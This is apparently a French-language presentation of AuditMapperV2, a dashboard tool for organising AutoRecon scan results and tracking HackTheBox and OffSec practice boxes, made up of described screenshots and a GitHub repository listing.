
At the bottom right are 'Annuler' and 'Injecter dans le host' buttons.

AutoRecon Viewer

* Vue interactive des outputs d'autorecon

-import du dossier "results" d'autorecon pour avoir une vue d'ensemble de tous les scans et services au sein de votre scope

The screenshot shows the main dashboard of AutoRecon Viewer. At the top, it displays "AutoRecon Viewer" with "3 hôte(s) • 9 service(s) • 102 vulnérabilité(s)". Below this are five summary cards: "Hôtes" (3), "Services" (9), "Ports ouverts" (25), "Vulnérabilités" (102), and "Commandes" (34). A navigation bar below includes "Vue d'ensemble", "Hôtes", "Services", "Vulnérabilités", and "Fichiers". A search bar and a "Rechercher..." button are also present. The main content area shows a summary of the scan results for host "ssh - 192.168.239.150:22" (TCP). It lists 22 ports, 2 scans, 0 vulnerabilities, and 0 files. A detailed "Informations du service" section for ssh (port 22/tcp) shows the service is OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0). A "Rapport complet - Vue formatée" section at the bottom provides a full report with tabs for "Vue d'ensemble", "Vulnérabilités (0)", and "Scans (2)". Navigation controls (1/2), "Copier", "Télécharger", and "Plein écran" are also visible.



* <https://github.com/Tib3rius/AutoRecon>

Standalone Playground

The interface features a dark-themed dashboard with a navigation bar at the top containing 'Export Profil', '+ Nouveau Projet', 'Import Projet (.project.json)', and 'Import Profil'. Below this is a 'Projets' section displaying eight projects in a grid:

- Intelligence (Medium) - BOX, 10.129.95.123 • Windows, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Exfiltrated (Medium) - BOX, 192.168.207.163 • Linux, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Bastard (Medium) - BOX, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Boolean (Medium) - BOX, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Codo (Medium) - BOX, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Scrutinity (Medium) - BOX, Linux, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Busqueda (Easy) - HTB, HackTheBox • Linux, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.
- Boardlight (Easy) - HTB, HackTheBox, 2 tâches en cours, 0h. Buttons: Ouvrir, Clôturer, Export.

A total of 8 projets au total is indicated at the bottom left. The right side of the dashboard features a large red devil logo with the text 'Mood du jour' above it.

The interface features a dark-themed dashboard with a navigation bar at the top containing 'Export Profil', '+ Nouveau Projet', 'Import Projet (.project.json)', and 'Import Profil'. Below this is a 'Statistiques' section with three main metrics:

- Total: 14
- Pwnées: 6
- En cours: 8


Below these are two charts: 'Évolution temporelle' (temporal evolution) showing a line graph of boxes pwnées over time, and 'Par difficulté' (by difficulty) showing a pie chart of the distribution of boxes by difficulty level (0, 1, 2, 3).

The 'Historique des boxes (6)' section displays six boxes in a grid:

- Twiggy (Medium) - BOX, 14/08/2025 • 0h, 49 services. Buttons: Rouvrir, Export.
- Astronaut (Medium) - BOX, 14/08/2025 • 0h, 2 services. Buttons: Rouvrir, Export.
- Levram (Medium) - BOX, 16/08/2025 • 0h, 2 services. Buttons: Rouvrir, Export.
- Hub (Medium) - BOX, 17/08/2025 • 0h, 3 services. Buttons: Rouvrir, Export.
- Fired (Medium) - BOX, Linux, 14/08/2025 • 0h, 1 service. Buttons: Rouvrir.
- Press (Offsec) - PWK, Offsec • Linux, 14/08/2025 • 0h, 1 service. Buttons: Rouvrir.

- * Centre de gestion des box HTB, vulnlab, THM etc...
Garder une trace des writeup, stats et collaboration facile sur les box type fullPwn

Et bien plus encore...



Des idées pour améliorer le tool?



AuditMapperV2 Public

main · 1 Branch · 0 Tags

felixbillieres j'ai juré derniers changes avant winrump... unless 820f54a · 4 days ago 31 Commits

ADMR firstpush last month

public small fixes dans les routes et la PFP giga chad chat last month

src j'ai juré derniers changes avant winrump... unless 4 days ago

.gitignore docs: .gitignore last month

Dockerfile adding bl4ckArch recommandations last month

README.md docs: readapted the Documentation last month

dev.docker-compose.vml adding bl4ckArch recommandations last month

About

No description, website, or topics provided.

Readme · Activity · 6 stars · 0 watching · 2 forks

Releases

No releases published [Create a new release](#)

<https://github.com/felixbillieres/AuditMapperV2>